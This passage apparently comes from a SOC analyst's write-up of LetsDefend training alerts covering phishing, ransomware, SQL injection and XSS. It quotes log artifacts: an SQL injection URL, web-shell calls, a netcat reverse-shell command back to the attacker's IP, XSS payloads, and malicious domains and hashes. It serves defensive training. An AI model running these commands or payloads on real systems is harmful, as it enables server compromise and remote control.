


I will contain for now





I'll check his endpoint logs to see if he clicked on it, and we can see that these DLL files were executed





I'll check Lars Proxy logs, and we can see the phishing macro worked and contacted two malicious proxy servers





destination_port	443
time	Jun, 13, 2021, 02:20 PM
Raw Log	
Request URL	https://nws.visionconsulting.ro/N1G1KCXA/dot.html
Request Method	GET
Device Action	Allowed
Process	excel.exe
Parent Process	explorer.exe
Parent Process MD5	8b88ebbb05a0e56b7dcc708498c02b3e


Event Conclusion: True Positive, Phishing Email

Identification, Containing, Eradication, Recovery
YES YES YES YES

Eradication, scan and delete all emails from the malicious addresses, block malicious address,Block requested proxy URLS, block malicious proxies

scan with EDR using hash and delete for anyone else that downloaded the malicious file, inform employees of possible incoming phishing attacks and raise awareness.

Recovery, all infected machines need to be restored to last good known backups.




Investigation 1.7

Critical | May, 23, 2021, 07:32 PM | SOC145 - Ransomware Detected

EventID :	92
Event Time :	May, 23, 2021, 07:32 PM
Rule :	SOC145 - Ransomware Detected
Level :	Security Analyst
Source Address :	172.16.17.88
Source Hostname :	MarkPRD
File Name :	ab.exe
File Hash :	0b486fe0503524cfe4726a4022fa6a68
File Size :	775.50 Kb
Device Action :	Allowed
File (Password:infected) :	**Download**


Show Hint

First glance a critical Ransomware attack might be ongoing, I'll start with checking the hash of the file name ab.exe




Timestamp	Input		Threat level
February 26th 2024 15:26:51 (UTC)	https://files-ld.s3.us-east-2.amazonaws.com/0b486fe0503524cfe4726a4022fa6a68.zip PE32 executable (GUI) Intel 80386, for MS Windows 1228d0f04f0ba82569fc1c0609f9fd6c377a91b9ea44c1e7f9f84b2b90552da2	Sample (776KiB)	malicious
January 27th 2024 16:31:01 (UTC)	ab.bin PE32 executable (GUI) Intel 80386, for MS Windows 1228d0f04f0ba82569fc1c0609f9fd6c377a91b9ea44c1e7f9f84b2b90552da2	Sample (776KiB)	malicious
October 21st 2022 08:11:54 (UTC)	ab.bin PE32 executable (GUI) Intel 80386, for MS Windows 1228d0f04f0ba82569fc1c0609f9fd6c377a91b9ea44c1e7f9f84b2b90552da2	Sample (776KiB)	malicious
May 24th 2021 13:04:57 (UTC)	ab.bin PE32 executable (GUI) Intel 80386, for MS Windows	Sample (776KiB)	malicious

Really bad, I'll contain now



We see no logs on the endpoint because the ransomware is highly likely to already activated and encrypted all the files on the endpoint.

I'll check source address logs, nothing out of the ordinary



Event Conclusion: True Positive, Randosmware Attack

Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

USE EDR to scan malicious file hash and block & clean all other machines possibly infected, restore to last good known backups, or pay them ;)


Investigation 1.8

High	Apr, 18, 2021, 01:00 PM	SOC142 - Multiple HTTP 500 Response

EventID :	89
Event Time :	Apr, 18, 2021, 01:00 PM
Rule :	SOC142 - Multiple HTTP 500 Response
Level :	Security Analyst
Source Address :	101.32.223.119
Source Hostname :	101.32.223.119
Destination Address :	172.16.20.6
Destination Hostname :	SQLServer
Username :	www-data
Request URL :	https://172.16.20.6/userNumber=1 AND (SELECT * FROM Users) = 1
User Agent :	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHT
Device Action :	Allowed

First glance, looks like an SQLi injection attack, with an error 500 (Syntax error server crashing or failing due to bad Syntax) it was allowed

I'll start with checking the Source Address (Attacker)




Timestamp	Input	Threat level
June 4th 2024 08:36:21 (UTC)	http://101.32.223.119/	ambiguous
January 14th 2023 04:27:58 (UTC)	http://101.32.223.119/	ambiguous
June 2nd 2021 13:53:28 (UTC)	http://101.32.223.119/	malicious

Marked as malicious, next I'll check the request URL

The URL `https://172.16.20.6/userNumber=1 AND (SELECT * FROM Users) = 1` is an SQL Injection attempt. It tries to manipulate the SQL query by appending `AND (SELECT * FROM Users) = 1`, which can be used to bypass checks or access data if not properly sanitized.

I'll contain for now




I'll check target Proxy logs

Field	Value
type	Proxy
source_address	101.32.223.119
source_port	14224
destination_address	172.16.20.6
destination_port	443
time	Apr, 18, 2021, 01:01 PM
Raw Log	
Request URL	https://172.16.20.6/cmd.php?cmd=whoami
Response Code	200

Field	Value
type	Proxy
source_address	101.32.223.119
source_port	14224
destination_address	172.16.20.6
destination_port	443
time	Apr, 18, 2021, 01:01 PM

this URL demonstrates a successful SQL Injection. It uses `UNION SELECT` to inject PHP code that writes a file (`cmd.php`) on the server, which then allows remote command execution. This can lead to full server compromise.


We can see the attacker is successful with multiple 200 response to his SQLinections



Field	Value
type	Proxy
source_address	101.32.223.119
source_port	14224
destination_address	172.16.20.6
destination_port	443
time	Apr, 18, 2021, 01:05 PM
Raw Log	
Request URL	https://172.16.20.6/cmd.php?cmd=nc 101.32.223.119 1234 -e /bin/sh

The URL runs a Netcat command on the server, creating a reverse shell to connect back to the attacker's machine. This allows remote control of the server.

I'll check the EDR logs for the SQLServer, this is the terminal history after the attack



2021-04-18 13:01	whoami
2021-04-18 13:02	id
2021-04-18 13:05	nc 101.32.223.119 1234 -e /bin/sh
2021-04-18 15:01	apt show postgresql

2021-04-18 13:01: `whoami`
Retrieves the current username of the logged-in user.


2021-04-18 13:02: `id`
Shows the user ID (UID) and group ID (GID) of the current user.

2021-04-18 13:05: `nc 101.32.223.119 1234 -e /bin/sh`
Executes a Netcat command to create a reverse shell, connecting back to the attacker's IP address.

2021-04-18 15:01: `apt show postgresql`
Displays information about the PostgreSQL package.

2021-04-18 15:02: `sudo apt install postgresql postgresql-contrib`

Installs PostgreSQL and additional PostgreSQL-related packages on the system.



Event Conclusion: True Positive, SQL Injection Attack

Identification, Containing, Eradication, Recovery

YES YES YES YES

Eradication/Recovery: block the malicious addresses, restore to last good known back up, make sure you patch the SQL server with proper input validation so these types of attacks wont happen again.

Investigation 1.9

Medium	Feb, 26, 2022, 06:56 PM	SOC166 - Javascript Code Detected in Requested URL

EventID :	116
Event Time :	Feb, 26, 2022, 06:56 PM
Rule :	SOC166 - Javascript Code Detected in Requested URL
Level :	Security Analyst
Hostname :	WebServer1002
Destination IP Address :	172.16.17.17
Source IP Address :	112.85.42.13
HTTP Request Method :	GET
Requested URL :	https://172.16.17.17/search/?q=<$script>javascript:$alert(1)<$/script>
User-Agent :	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1
Alert Trigger Reason :	Javascript code detected in URL
Device Action :	Allowed
Show Hint	

First glance, Cross Site Scripting (XSS) attack (ALLOWED)

I'll start with checking the source IP address (attacker) logs, flagged as malicious

Timestamp	Input	Threat level
February 22nd 2023 04:49:04 (UTC)	http://112.85.42.13/	malicious


I'll check the source IP address firewall logs

Field	Value
type	Firewall
source_address	112.85.42.13
source_port	49263
destination_address	172.16.17.17
destination_port	443 ATTACK
time	Feb, 26, 2022, 06:53 PM
Request URL	https://172.16.17.17/search/?q=<$svg><$script%20?>$alert(1)
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1
Request Method	GET
Device Action	Permitted
HTTP Response Size	0
HTTP Response Status	302

Attacker is being redirected

Request URL	https://172.16.17.17/search/?q=<$script>javascript:$alert(1)</script>
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1
Request Method	GET
Device Action	Permitted
HTTP Response Size:	0
HTTP Response Status	302

It looks like no attack went through, all are redirected, next I'll check the EDR logs for the webserver, it looks clean.



Event Conclusion: True Positive, XSS attack didn’t go through

Identification	Containing	Eradication	Recovery
YES	NO	NO	NO

Eradication/Recovery: block the malicious addresses, fix input validation on the web server to not allow XSS attacks like this to happen again.


Investigation 2.0

Medium	Apr, 04, 2021, 11:00 PM	SOC101 - Phishing Mail Detected

EventID :	87
Event Time :	Apr, 04, 2021, 11:00 PM
Rule :	SOC101 - Phishing Mail Detected
Level :	Security Analyst
SMTP Address :	146.56.195.192
Source Address :	lethuyan852@gmail.com
Destination Address :	mark@letsdefend.io
E-mail Subject :	Its a Must have for your Phone
Device Action :	Allowed

Possible phishing attack.

I'll begin with checking the SMTP address



ambiguous


Threat Score: 35/100
AV Detection: Marked as clean
Labeled as: Malicious site

Result, inconclusive


Next I'll check the source address, email looks clean for now


Email Address	**lethuyan852@gmail.com**
Should Block	✔ False
Trust Score	100 / 100


I'll check the email now



Malicious


3
/ 96
Community Score
3/96 security vendors flagged this URL as malicious
http://nuangaybantiep.xyz/
nuangaybantiep.xyz


Indicators
Not all malicious and suspicious indicators a
Informative
General
Creates mutants
Queries DNS server
Installation/Persistence
Dropped files
Network Related
Found potential URL in binary/memory
High entropy domain detected



Event Conclusion: True Positive Phising Attack

Identification, Containing, Eradication, Recovery
YES YES YES YES

Eradication, scan and delete all emails from the malicious addresses, block malicious address,Block requested proxy URLS, block malicious proxies

scan with EDR using hash and delete for anyone else that downloaded the malicious file, inform employees of possible incoming phishing attacks and raise awareness.

Recovery, all infected machines need to be restored to last good known backups.

Investigation 2.1

